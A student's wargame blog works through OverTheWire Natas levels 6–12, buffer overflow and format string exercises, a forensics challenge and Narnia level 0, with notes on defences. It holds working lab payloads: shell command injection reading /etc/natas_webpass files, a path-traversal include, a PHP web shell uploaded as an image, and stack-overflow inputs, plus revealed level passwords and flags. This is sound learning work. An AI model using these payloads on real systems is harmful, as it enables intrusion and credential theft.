I was given a secret field to submit, as well as the source code

Input secret:

[View sourcecode](#)

Looking over the code, there are a few lines containing 'jquery', which made me instantly think of SQL injection. So I gave that a go and submitted inputs such as ' or 1=1; -- , but that didn't seem to work.

Perhaps I can't directly inject SQL, since the PHP code matches my input with a variable as below:

```
if(array_key_exists("submit", $_POST)) {  
    if($secret == $_POST['secret']) {  
        print "Access granted. The password for natas7 is <censored>";  
    }  
}
```

So, I tried something else.

Looking at the same line that got me to think of SQL injection, I realised that it was actually a natas site.

```
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
```



Going to this address led me to a .js file, which reminded me of Level 2, where I had to navigate through their web directories. It seems like this file was in a js folder, so going to <http://natas.labs.overthewire.org/js/> gave me a warning that I didn't have access to it - i.e., it exists!

Further down the original source code, they also have a line:

```
include "includes/secret.inc";
```

Since the above .js could be found, I figured that the same could go for this one.

I tried:

<http://natas.labs.overthewire.org/js/secret.inc>

<http://natas.labs.overthewire.org/secret.inc>

<http://natas.labs.overthewire.org/secret/secret.inc>

Until I realised that the include directive looks at what seems to be a directory called 'includes'.

Unfortunately, this didn't work either...

<http://natas.labs.overthewire.org/includes>

Each of the 4 above links gave me a 'Not Found' error

BUT, I realised again that I was trying the regular natas link, not natas6, so I tried

<http://natas6.natas.labs.overthewire.org/includes/>

Which gave me the 403 Forbidden error instead of the Not Found error.

Then I tried

<natas6.natas.labs.overthewire.org/includes/secret.inc>

And it works!

```
<?
$secret = "FOEIUNGHFEEUHFUOIU";
?>
```

Inputting this in gave me the pass for natas7.

Access granted. The password for natas7 is  
7z3hEENjQtflzgnT29q7wAvMNfZdh0i9  
Input secret:

7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

## Level 7

This level started with two links, 'Home' and 'About' and really nothing else. Upon inspecting the home page, about page and the default page, all three gave the hint:

```
<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
```

So, I tried appending that path on each of the three pages, giving me:

**Warning:** include(about/etc/natas\_webpass/natas8): failed to open stream:  
No such file or directory in /var/www/natas/natas7/index.php on line 21

**Warning:** include(): Failed opening 'about/etc/natas\_webpass/natas8' for  
inclusion (include\_path='.:usr/share/php:usr/share/pear') in  
/var/www/natas/natas7/index.php on line 21

Then I tried something random.

<natas7.natas.labs.overthewire.org/index.php?page=home>

[natas7.natas.labs.overthewire.org/index.php?page=about](https://natas7.natas.labs.overthewire.org/index.php?page=about)

We can see a pattern here with home and about, and consider that they hinted the password was in `/etc/natas_webpass/natas8`, I figured that I try:

[natas7.natas.labs.overthewire.org/index.php?page=/etc/natas\\_webpass/natas8](https://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8)

Sure enough,

[Home](#) [About](#)

DBfUBfqQG69KvJvJliAbMoIpwSNQ9bWe

This was definitely the easiest level I've tried in a while.

DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

## Level 8

This had a similar look as Level 6, but this time, they outright showed me the secret in the source code, albeit, heavily encoded.

```
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
```

It seems like I need to convert from hex to binary, reverse it then base64 decode.

3d3d516343746d4d6d6c315669563362 to binary gave

```
0011110100111101010100010110001101000011011101000110110101001101011011010110110000110001010101100110100
1010101100011001101100010
```

The above reversed is

```
0100011011001100011010101001011001101010100011000011011010110110101100101011011000101110110000101100011
0100010101011110010111100
```

And decoding gave:

Enter the text to Base64 Decode

Sample ↺ 📁 💾 🗑️ 📄

010001101100110001101010100101100110101010001100001101101011011010110010101101100  
01011101100001011000110100010101011110010111100

Size : 128 B, 128 Characters

☒ Auto

↺ Base64 Decode

📁 File..

🔗 Load URL

The Base64 Decode:

Ô]4Ô]t×]4×]4Ô]t×Mt×M5Ô]t×Mt×M4×]4ÔMuÔ]t×MuÔ]t×MuÔMt×MuÔ]tÔMt×]t×]4ÔMt×]4Ô  
]t×M4×Mt×Mu×]4×Mu×]4

Yeah nah.

But I'm fairly sure that this is what I'm supposed to do.

Maybe these online converters and decoders don't run the same as the given functions?

I initially thought that the functions like `bin2hex` and `base64_encode` might've been a custom function. But previously, I was curious as to what `$_POST` was in the source code, since it has been popping up a lot in recent levels. This was how I found out it was using PHP.

Googling 'PHP hex2bin' led me to

[PHP: hex2bin - Manual](#)

Same went for base64\_encode and strrev.

So, maybe if I do the reverse, but in PHP, I should get the solution.

```
<!DOCTYPE html>
<html>
<body>

<?php
$secret = "3d3d516343746d4d6d6c315669563362";
$decoded = base64_decode(strrev(hex2bin($secret)));
echo "$decoded";

?>

</body>
</html>
```

oubWYf2kBq

And it works!

Access granted. The password for natas9 is  
W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Input secret:

Submit

W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

## Buffer Overflow Wargame (19/03/2022)

### Level 1: Basic

This level was pretty straight-forward, as per its title. A quick look at the code shows that the name array is of size 32, and to call win(), we have to somehow change team (set to 'A') to 'B'.

Because of the way the Stack works, and the ordering of declaration/initialization of team and name, we should be able to get the flag if we set a 33-long input (that can contain anything up to the last character) ending with a 'B'.

Basic flag:

COMP6841{Hey Look Ma I Made It!}

✓ Correct!

Submit

### Level 2: Whereami

For this level, it seems like we need to change the function pointer to win's address instead of lose's. The buffer this time of size 64. I was slightly unsure how to manipulate the pointer, so I went back to the lecture video.

Re-watching it gave me a better idea of how to go about finding the flag. Following the lecture example, I tried:

**python2 -c "print('a'\*64 + '\xa2\x91\x04\x08')" | whereami**

which gave me the correct flag.

I also re-attempted the first level to follow the lecture. I got the same flag using:

**python2 -c 'print("B"\*33)' | basic**

Whereami flag:

COMP6841{Oh\_Look\_Youre\_So\_1337\_now}

✓ Correct!

Submit

## Level 3: returnToSqrOne

So, this is where I became completely lost, mostly due to the lack of source code. There was a bunch of information missing because of this. At one point, I just trial and error'd using random numbers like 128, 256, etc.). I skimmed through the lecture again for possible hints, but everything went completely over my head. I played around with objdump to discover that we needed to call `PlsDontCallThisItsASecretFunction` at address `080484e7`, but I just had no idea how to progress from there.

I just had to resort to reading other people's blog posts.

### [Buffer Overflow Wargame - OpenLearning](#)

The above was particularly helpful (a few others had nice blogs too, but this was the one that helped me understand the process the best).

Like me, Tam began with figuring out the function we needed to call, and its address. From there, the function was disassembled ([GDB Command Reference - disassemble command \(visualgdb.com\)](#)), revealing a bunch of assembly, confirming this (but yielding not much else). Tam brute-forced into seg faults using shell scripts (I never would've thought of that). The script just looped until some arbitrary number until it overflowed the buffer (hence skipping the need to know its size). It seems like the buffer was of size 268, because it was after the 268th iteration that the flag appeared.

```
COMP6841{STRINGS_WONT_ALWAYS_WORK}
```

I didn't submit this flag since I didn't figure it out.

## Format String Vulnerability Wargame (19/03/2022)

Unfortunately, I could not get the pwntools library to install on my SSH CSE:

```
ERROR: Could not install packages due to an EnvironmentError: [Errno 122] Disk quota exceeded
```

I have no idea how to get around this, since it seems to have something to do with the virtual environment. Any tips in the comments would be appreciated! I'd really love to attempt this wargame.

:(

From watching the relevant lectures, I'd probably start off with using the pwn script (with some changes depending on how it runs?) and hopefully the *try* and *except* blocks are enough to reveal the flag. I assume that this will be the case for the first level (maybe???).

I'll have to skip this wargame for now and look around for some solution. Hopefully I can come back to it!

# Week 5 Reflection (20/03/2022)

## Overview

For the second week of my project, I aimed to grasp the fundamentals of binary exploitation and begin progressing with the Natas wargame. I attempted the module 3 and module 4 extended wargames (buffer overflow and format string vulnerability) and wrote some notes on binary exploitation.

## What I Achieved & Learned

Following the CTF101 outline, I lightly revisited concepts such as the stacks and global offset table, along with learning new concepts such as return oriented programming and binary security.

### Buffer Overflow

- A vulnerability in which data can be written which exceeds the allocated space, allowing an attacker to overwrite other data, crash the program or execute arbitrary code (remote code execute or DoS attacks)
  - Caused by using programming languages which do not automatically monitor limits of memory buffer or stack (C, C++)
- Usually targeting buffers on the stack or buffers on the heap
- `gets()` function in C is often warned as dangerous; in this case, it is bad because it has no way to stop a buffer overflow (no bound checking on size of input)
- Basic buffer overflow exploitation can use regular inputs (mainly for overwriting values); more intermediate uses shell code
  - Shell code is code to be injected, allowing attackers to exploit software vulnerabilities
- Earliest recorded buffer overflow was in 1988; exploited via the [Morris worm](#)
- Defences:
  - Use a different language
    - Interpreted or Strongly typed (Java, Python)
    - Certain C-derivatives do extra runtime checking or compile-time checking and may raise an exception or warn when data would be overwritten
  - Be aware of library functions to avoid
    - Functions which do not have bounds checking (`gets`, `scanf`) should be avoided (Morris worm exploited `gets`)
- Buffer Overflow protection
  - Various techniques used to detect buffer overflows on the stack
  - Canaries
    - Known values that are placed between a buffer and control data on the stack to monitor buffer overflows
    - When buffer overflows, first data to be affected should be the canary; failed checks against the canary will alert of an overflow
  - Bounds checking
    - Detecting whether a variable is within some bounds before it is used
    - Done on the compiler-side; checks at run-time usually

## Format String Vulnerability

- When submitted data of an input string is evaluated as a command by the application
  - Allows attacker to execute code, read the stack or DoS
- Exploits printf and scanf (or some other format function)
- Attackers can insert formatting characters into a submission field

**Table 2. Common parameters used in a Format String Attack.**

Parameters	Output	Passed as
%%	% character (literal)	Reference
%p	External representation of a pointer to void	Reference
%d	Decimal	Value
%c	Character	
%u	Unsigned decimal	Value
%X	Hexadecimal	Value
%s	String	Reference
%n	Writes the number of characters into a pointer	Reference

### Example

```
#include <stdio.h>
void main(int argc, char **argv)
{
    // This line is safe
    printf("%s\n", argv[1]);

    // This line is vulnerable
    printf(argv[1]);
}
```

- If target code printf's an input without proper formatting and we input something like "%s", printf can interpret this as a reference to a string pointer, retrieving it from the location of the Stack buffer
- Defences
  - When outputting some non-constant string, make sure to parse it through as a parameter (%something)

## Methodology

Much like with web exploitation, I began with watching the pre-lectures for Week 3 and Week 4, before moving onto the respective lecture videos.

It was a bit more difficult to manage time this week since I had to juggle the Natas challenges. Because of this, I did not do a huge deep dive into binary exploitation and lightly researched more on buffer overflow and format string vulnerability outside of the lectures. I decided to skip out on heap overflow unless I need to use it if I try out the Narnia wargames.

Lastly, I completed the extended wargame for buffer overflow (couldn't get the format string wargame to work). As of writing this, I haven't written up their blog posts yet.

## Reflection, Challenges & What Next

Time management was slightly better this week, only because I postponed doing the COMP6441 core activities for Week 5 to the flexibility week. Regardless, I completed Level 0 to Level 8 of Natas, but I had hoped to get to around Level 12. Quite a few of the levels took longer than expected (e.g., Level 3 took me around a never-ending maze of documentation and web page reading, only for me to realise that one of the first web pages I visited contained the answer). I also ended up Googling the solutions to Level 3 and 4.

Despite those minor ordeals and time spent searching up random leads, Natas so far has taught me a lot about web applications that I would not have touched on the more code-centric side. They were relatively minor, so I didn't add them under the "What I Achieved and Learned" section.

For Week 6, I aim to learn about forensics, which was covered for the extended students this week, and complete the matching wargame. Hopefully for Natas, I can get to around Level 18, while I begin with Narnia.

### Resources

[Buffer overflow - Wikipedia](#)

[Buffer overflow protection - Wikipedia](#)

[Bounds checking - Wikipedia](#)

[Binary Exploitation | InfoSec Write-ups \(infosecwriteups.com\)](#)

## Natas (Level 9 – Level 12) (22/03/2022)

### Level 9

From the below, the first thing that popped up in my mind was SQL injection, but alas, just like in Level 6, nothing really seemed to work (not much time was wasted though, the attempts were relatively quick since I reused a lot of inputs from the extended wargames).

Find words containing:

Output:

I checked out the source code and after learning my lesson from Level 8, my focus was on the new function **passthru("grep -i \$key dictionary.txt");**

It seems there is a command within the quotation marks


From the GNU website, grep prints lines matching a pattern, so I'm guessing it looks through the dictionary file for anything that matches our input

From documentation, passthru executes an external program and displays output, where the first argument is a command string

Luckily, just before attempting Level 9, I was learning about binary exploitation and this looks very much like a format string vulnerability, in the sense that user input is passed directly as part of an argument

This might just be a PHP thing, but it seems worth a try (and the only lead I have right now)

It's worth noting that this appears when I search passthru:



Going with the first suggestion for **php passthru exploit** led me to

[PHP passthru exploit - Protect your server now! \(bobcares.com\)](https://bobcares.com/blog/php-passthru-exploit-protect-your-server-now/)

Which contained:

But, taking the user input and passing it to the passthru() function can often be fatal. This is because users can bypass security and can do nasty things with the server. For instance, if some hackers give 'cat /etc/passwd' inside the passthru() function, it will run on an existing file and prints out the content of the system password file.

Definitely seems like this is leading somewhere.

Since I'm not sure what directory path to look at, I tried to input **ls** into the search, but that just led to a bunch of words containing 'ls'. I need to find a way to make the page think my input is a command.

After staring at the source code a bit more, I was thankful for trying out SQL injection at the start, because it reminded me of batched SQL statements. In **passthru("grep -i \$key dictionary.txt");**, I figured that if I could disrupt the grep command



(without error) within my \$key input, I could use ls to search the current directory for clues - just like in SQL injection where you use ; to end the current SELECT statement and then add your own.

Funnily enough, one simple search answered my questions:



So, I decided to experiment.

I inputted ; ls into the field (expecting it not to work), but got:

Find words containing:  Search

Output:

dictionary.txt

Nice.

Since I was originally not sure what file path to look at, I then tried ; pwd, which outputted /var/www/natas/natas9

I wanted to search /var/www/natas for clues in the directory about the current one, but ; cd .. && ls outputted nothing strangely. I then tried ; cd .. && pwd which outputted /var/www/natas, so it seems to be working?

This SO post ([directory - Listing only directories using ls in Bash? - Stack Overflow](#)) was helpful for printing directories

; cd ..; ls -d \* /

Output:

```
/
main
natas0
natas1
natas10
natas11
natas12
natas13
natas14
natas15
natas16
natas17
natas18
natas19
natas2
natas20
natas21
natas21-experimenter
natas22
natas23
natas24
natas25
natas26
natas27
natas28
natas29
natas3
natas30
natas31
natas32
natas33
natas33-new
natas34
natas4
natas5
natas6
natas7
natas8
natas9
stats
```

I still couldn't access `/var/www/natas/natas10` though, so I had no choice but to go down the directory path to search for something else.

At `; cd ../../../../; ls -d *`, I got to the root directory.

Output:

```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
natas33
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

This is going to be a long struggle.

Bin, boot and dev had nothing to note. When I got to etc's long directory list, this stood out to me:

```
mysql
nanorc
natas_pass
natas_session_toucher
natas_webpass
netconfig
network
networks
newt
nsswitch.conf
ntp.conf
opt
os-release
pam.conf
pam.d
papersize
passwd
passwd-
```

Firstly, it uses mysql so hopefully I get the chance to actually do some SQL injection in future levels

Secondly, a few directories contain 'pass' in it

`; cd ../../../../etc/natas_pass; ls -d *` gave me no output.

`; cd ../../../../etc/natas_webpass; ls -d *` gave me the below:

Output:

```
natas0
natas1
natas10
natas11
natas12
natas13
natas14
natas15
natas16
natas17
natas18
natas19
natas2
natas20
natas21
natas22
natas23
natas24
natas25
natas26
natas27
natas28
natas29
natas3
natas30
natas31
natas32
natas33
natas34
natas4
natas5
natas6
natas7
natas8
natas9
```

Interesting.

`; cd ../../../../etc/natas_webpass/natas10; ls -d *`

Also gave no output. I was wondering why this kept happening, especially since this seemed like the correct solution.

I realised that this no output thing was because I was trying to cd into files (SO said the forward-slash at the end was to restrict searches to directories though?)

**; cat ../../../../etc/natas\_webpass/natas10** gave me:

```
Output:
nOpp1igQAkUza1GUUjzn1bFVj7xCNzu
African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americans
April
April's
Aprils
Asian
Asians
August
August's
Augusts
B
B's
British
Britisher
Brown
Brown's
C
C's
Catholic
Catholicism
Catholicism's
Catholicisms
Catholics
Celsius
Celsiuses
Chicano
Chicano's
Chicanos
Christian
Christian's
Christianities
Christianity
Christianity's
Christians
Christmas
Christmas's
Christmases
Congress
Congress's
Cs
D
D's
```

Then trying out that suspicious looking first line on the natas10 login worked!

To be honest, I think I lucked out with this level. If I knew that all those cd's with no outputs were actually files, then I would've spent a lot more time cat'ing into random files and hoping for the best. I only realised my mistake when I was on the correct directory path.

Unfortunately, doing

**; cat ../../../../etc/natas\_webpass/natas11**

Gave the same output but without that first line. Dang.

In hindsight, I could've just done **; cat /etc/natas\_webpass/natas10**, but I was copying and pasting the commands for convenience, so that went over my head (everything got really repetitive at one point).

**nOpp1igQAkUza1GUUjzn1bFVj7xCNzu**

## Level 10

This is basically Level 9 but with a filter. So, I'm guessing that the password to natas11 should be in /etc/natas\_webpass/natas11?

I'm just not sure what to do to get around the filter. I went back to do some more research (on grep, bash commands, PHP) but I still couldn't find anything.

I didn't want to search up the solutions, especially after going through so many levels without them, but I was just really lost (kind of wish there was a website that gave out small hints instead of showing the solution outright).

[Natas Level 10 · Hammer of Thor \(mcpa.github.io\)](https://github.com/mcpa/natas) advised using **.\* /etc/natas\_webpass/natas11 #** to search for anything that had **“.”** in the natas11 directory.

I guess I was just so fixed on doing something like batched statements that I totally missed trying that out.

Regardless, we have our solution:

Output:

```
.htaccess:AuthType Basic
.htaccess: AuthName "Authentication required"
.htaccess: AuthUserFile /var/www/natas/natas10/.htpasswd
.htaccess: require valid-user
.htpasswd:natas10:$1$X0Xwo/z0$K/6kBzbw4cQ5exEwPw50V0
.htpasswd:natas10:$1$mRk1Uuvs$D4FovAtQ6y2mb5vXLay.P/
.htpasswd:natas10:$1$SpbdWYN$Qm554rKY7Wr1XF5P6ErYN/
/etc/natas_webpass/natas11:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK
```

U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK

## Level 11

Natas 11 gives us a few clues from the beginning:

- We're dealing with an XOR encryption
- Cookies (which I am guessing is the main target here) is encrypted
- Default for 'showpassword' is 'no'
- Xor\_encrypt is the encryption function

As previously learnt, we can access cookies and their values under the browser devtools

- CIVLIh4ASCsCBE8IAxMacFMZV2hdVvotEhhUJQNVAmhSEV4sFxFZaAw=

There are a total of 55 (real) characters, but the = padding makes it 56, indicative of a base64 string (divisible by 4). We don't have a key, so I wasn't sure what to do next in order to decode, but I realised that they specified a XOR encryption.

From Wikipedia, 'a string of text can be encrypted by applying the bitwise XOR operator to every character using a given key'

### XOR Cipher Trace Table

Plaintext	Key	Ciphertext
0	0	0
0	1	1
1	0	1
1	1	0

From COMP1521, I remembered that reversing an XOR operation is just XOR (i.e. it is an inverse function of itself)

So now, we just need to reverse their method:

- Decode the cookie value using base64\_decode
- Pass the above result into our function xor\_decrypt, an inverse function for their xor\_encrypt
- This result should be the final value we need to pass into the cookie

Unfortunately, I couldn't properly get it working, no matter what I did. Most likely I was too unfamiliar with PHP, so I didn't get the nuances right. Upon looking up a guide, [\[RaiderSec: OvertheWire - Natas Wargame Level 11 Writeup\]](#), I found out that I got some of the thought-process right (I got the key), but I forgot that I needed another XOR with the retrieved key to get the final result.

This gave:

CIVLIh4ASCsCBE8IAxMacFMOXTITWxooFhRXJh4FGnBTVF4sFxFelFMK

Passing this into the cookie value and refreshing gave the natas12 password:

Cookies are protected with XOR encryption

The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

Background color:

[View sourcecode](#)

EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

## Level 12

This level involves uploading a JPEG that is less than 1KB.

I had a hard time trying to get a JPEG < 1KB, even with online file compressors, so I assume that we aren't actually meant to upload anything.


Looking at the source code, it seems like there are quite a few functions:

- \$target\_path calls makeRandomPathFromFilename
- It in turn calls makeRandomPath
- Which then calls genRandomString

After this, I was pretty lost on what to do, as there weren't really any leads to follow.

Going over my web exploitation CTF notes, I initially thought that perhaps XSS was the answer.

Searching up 'PHP XSS' led to this site: [Cross-site scripting in PHP Web Applications \(brightsec.com\)](#), which noted that XSS is usually performed via the 'GET' parameter. Searching for 'PHP XSS file upload' didn't yield anything helpful at first, but...



This gave me an interesting lead (almost gave up here, but noticed it was from the owasp.org page, so I decided to give it a read).

## [Unrestricted File Upload | OWASP Foundation](#)

From the site, it seems like we should be able to inject code via file upload. I ended up being able to find a valid JPEG.

[W8IMz.jpg \(1×1\) \(imgur.com\)](#)

Uploading this to the level confirms that we are given a randomly generated string which the resultant URL uses

What I have noticed though, is that it doesn't seem like the source code tries to validate if it is given a JPEG, so I tried testing this:

- Made a text file containing 'fake', 4 bytes
- Ended up with a random square
- [natas12.natas.labs.overthewire.org/upload/v3jj5snszk.jpg](#)

Tried replacing jpg with txt but got an error

So, I had a few difficulties, especially since I wasn't all that familiar with PHP. Regardless, I think that I have the main idea down: pass some .PHP file that somehow reads the password from somewhere and print it onto our screen??

[abatchy's blog | OverTheWire: Natas 12](#) was helpful with clearing up the last part. It seems like we have to use our terminal to echo `<?php echo system("\cat /etc/natas_webpass/natas13\"); ?>` into our .jpg file to submit. The natas 12 level will then give us a generated URL, that when clicked, will give us the password:

[jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY](#)

It seems like passwords are held in /etc/natas\_webpass/natasX, so I should remember that for future levels

# Forensics Wargame (24/03/2022)

## Wargame 1: file

So, after watching the pre-reading video on forensics, the first step seemed to be fairly clear: inspect the file using a hex editor or xxd. I don't have a Linux machine, so I'll be using the former ([HexEd.it](https://hexed.it)).

Like in the lecture video, it starts with JFIF, but it doesn't have the correct magic bytes (just the head, the tail was fine).

Correcting and saving this, I got:



## Wargame 2: Image.jpg

Opening the file, I get some babushka dolls - which reminded me of the second part of the lecture about networking. But maybe this is just a red herring, so I'll stick with some more hex editing before following this lead.

Looking at what it contained, I had a very bad reaction to seeing that password hint hidden on the side:

00000000	FF D8 FF E1 00 66 45 78	69 66 00 00 4D 4D 00 2A	B.fExif..MM.*
00000010	00 00 00 08 00 01 87 69	00 04 00 00 00 01 00 00	.....çi.....
00000020	00 1A 00 00 00 00 00 01	92 86 00 07 00 00 00 32	.....Æà.....2
00000030	00 00 00 2C 00 00 00 00	41 53 43 49 49 00 00 00	...,...ASCII...
00000040	70 61 73 73 77 6F 72 64	3A 20 59 6D 46 7A 5A 54	password: YmFzZT
00000050	59 30 58 32 6C 7A 58 32	35 76 64 46 39 6C 62 6D	Y0X2lzX25vdF9lbn
00000060	4E 79 65 58 42 30 61 57	39 75 FF ED 00 24 50 68	NyeXB0aW9u φ.\$Ph
00000070	6F 74 6F 73 68 6F 70 20	33 2E 30 00 38 42 49 4D	otoshop 3.0.8BIM


I attempted this because I wanted to take a break from Natas16. Not sure why it reminded me of it.

Anyway, I kept note of this, but still wanted to check out more of its contents. I noticed that it also contained what looks like metadata (bunch of fields like CreateDate and ModifyDate).

I also checked the tail end in case it had something else to hint. Weirdly, it had 'flag.txt'.

So clearly this kind of hints at the file perhaps being a zip file. I didn't know what password had to do with zip files, but then I remembered trying to pirate Pokemon Platinum like 10 years ago but I couldn't because WinRAR kept asking for a password I didn't have. :( but also :).

I looked up the file signature of .z / compressed files from [List of file signatures - Wikipedia](https://en.wikipedia.org/wiki/List_of_file_signatures) and tried changing it (to 7A BC AF 27 1C). I saved it and opened it using 7Zip. Sure enough,



Oh boy, it's asking for a password. This is what made me starve during lunch to save up lunch money to buy the real game.

I typed out the password and nice, it's wrong??? I thought that I might've typo'd so I typed it again, but slower. Wrong password again. After looking at the hex editor again, it came to me that it actually looked like a base64 code (thank you again Natas - specifically natas8). I didn't notice it at first because it didn't have the = padding at the end, but it was already 32-characters long (already multiple of 4). Putting this in a base64 decoder, I get

**base64\_is\_not\_encryption**

COMP6841{BUT\_BUT\_WINDOWS\_SAID\_IT\_WAS\_AN\_IMAGE}

I know I was told to use Wireshark (already installed anyway), but I wanted to give my trusty partner HexEd.it one last go. Opening the .pcapng file and searching for COMP6841 surprisingly led me to a flag

Turns out this was the longer flag.

I found navigating the program to be pretty clunky and awkward, since I'm not very familiar with it. I ended up looking up some documentation and user guides. Those didn't really help, to be honest, so I just fumbled around. I noticed that some search fields were greyed out (with my search **comp6841** being red - probably indicating that nothing shows up for it), until I changed the Display Filter to **String** and **Packet List** to **Packet Details**. Then my search turned green and it led me to:

Which seems to be the last flag (I also found the other flag too)! Not sure why it didn't show up in the hex editor, though. Regardless, nice!

Honestly, I avoided this wargame because I found forensics to be pretty intimidating, but I ended up watching the pre-lecture video for it before attempting this. It turned out to be a lot easier than expected (at least compared to some Natas levels...).



# Narnia (Level 0 – Level 1) (25/03/2022)

## Level 0

Using **cd /narnia** then **ls** gave me a list of the Narnia levels.

I tried running the narnia0 program:

```
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: asd
buf: asd
val: 0x41414141
WAY OFF!!!!
```

I couldn't get the **code** command to work on this SSH, so I guess we aren't meant to change the code. Instead, I tried **cat narnia0.c** to at least inspect it.

```
narnia0@narnia:/narnia$ code narnia0.c
-bash: code: command not found
narnia0@narnia:/narnia$ cat narnia0.c
/*
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA
 */
#include <stdio.h>
#include <stdlib.h>

int main(){
    long val=0x41414141;
    char buf[20];

    printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
    printf("Here is your chance: ");
    scanf("%24s", &buf);

    printf("buf: %s\n", buf);
    printf("val: 0x%08x\n", val);

    if(val==0xdeadbeef){
        setreuid(geteuid(), geteuid());
        system("/bin/sh");
    }
    else {
        printf("WAY OFF!!!!\n");
        exit(1);
    }

    return 0;
}
```

This seems pretty simple. The long val variable is set to 0x41414141, but we need it to be 0xdeadbeef to access the password. Notice that we have a buf array of size 20. Looks like it's buffer overflow time! Just like in the extended wargame for it, it seems like I just need to add enough dummy characters. In this case, I should try 20 (size 20 char buff) + 4 (4 byte long) bytes.

After a few tries, I ended up getting somewhere.

Totally forgot about the whole little-endian thing until the end, oops!

```
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
buf: AAAAAAAAAAAAAAAAAAAAAA
val: 0x41414141
WAY OFF!!!!
narnia0@narnia:/narnia$ python2 -c "print('a'*20 + '\xa2\x91\x04\x08')" | ./narnia0
-bash: narnia0: command not found
close failed in file object destructor:
sys.excepthook is missing
lost sys.stderr
narnia0@narnia:/narnia$ python2 -c "print('a'*20 + '\xa2\x91\x04\x08')" | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: aaaaaaaaaaaaaaaaaaaaaa
val: 0x000491a2
WAY OFF!!!!
narnia0@narnia:/narnia$ python2 -c "print('a'*24)" | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: aaaaaaaaaaaaaaaaaaaaaa
val: 0x61616161
WAY OFF!!!!
narnia0@narnia:/narnia$ python2 -c "print('a'*20 + '\xef\xbe\xad\xde')" | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: aaaaaaaaaaaaaaaaaaaa
val: 0xdeadbeef
narnia0@narnia:/narnia$
```

But I'm not sure why the password isn't being printed, since that's how I got flag 2 of the extended buffer overflow wargame...?

